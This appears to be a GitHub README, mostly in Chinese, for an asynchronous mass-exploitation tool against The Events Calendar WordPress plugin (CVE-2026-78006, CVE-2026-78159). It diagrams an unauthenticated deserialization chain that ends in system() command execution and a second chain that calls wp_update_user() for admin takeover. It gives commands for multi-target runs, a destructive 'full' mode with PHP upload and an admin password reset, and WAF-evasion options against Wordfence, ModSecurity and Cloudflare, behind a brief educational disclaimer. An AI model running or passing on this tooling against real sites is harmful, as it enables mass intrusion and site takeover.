antid00t/cve-2026-78006-cve-2026-78159
针对 The Events Calendar WordPress 插件的异步批量漏洞利用工具(CVE-2026-78006、CVE-2026-78159),可实现未认证 RCE、PHP 上传和管理员接管。

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 完全异步 · WAF 绕过阶梯 · 自动发现 · 零认证
| WordPress 插件 | The Events Calendar (StellarWP) — 600,000+ 活跃安装量 |
| 受影响版本 | <= 6.17.4 |
| 修复版本 | 6.17.4.1 |
| 认证 | ❌ 无需认证 — 零交互,预审核 |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
通过畸形尾部包装
a:2:{i:0;<gadget>i:1;X}绕过is_safe_widget_instance()— 魔术方法在解析错误中止之前触发。
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)

python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — 每行一个基础 URL:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| 选项 | 描述 |
|---|---|
--url / --list | 单个目标 / 目标文件 |
--threads N | 并发目标数 — 异步信号量(默认 30) |
--cve both|1|2 | 要运行的利用链(默认 both) |
--cmd CMD | 用于 CVE-2026-78006 的操作系统命令(默认 id) |
--upload-php | 向 WP 根目录写入一个 test lab PHP 文件,并通过 HTTP 验证 |
--login-proof | 将用户 ID 1 的密码重置为 1,并验证登录(破坏性) |
--full | 通过一条评论执行所有破坏性原语(破坏性) |
--obfuscate-blocks | \u 转义的块 JSON — WAF 隐蔽投递 |
--insecure | 跳过 TLS 验证(自签名 HTTPS 实验环境) |
--auth USER:PASS | 为所有目标使用基本认证 |
--id-range LO-HI | 用于事件发现的文章 ID 探测范围(默认 1-40) |
--output FILE | 结果文件 — 成功的目标实时写入 |
\u 转义 JSON、
multipart 请求体、最小化载荷;自动诊断 Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount 预言机;仅在需要时执行破坏<= 6.17.4,评论已启用且在事件文章上可见,
至少有一个已发布的事件pip3 install -r requirements.txt新的漏洞利用、PoC 和安全研究发布。
本工具仅供教育和研究目的提供。它演示了 公开记录的漏洞(CVE-2026-78006、CVE-2026-78159),以便研究人员 和管理员能够验证自己的实验环境。
使用本工具即表示您对自己的行为承担全部责任。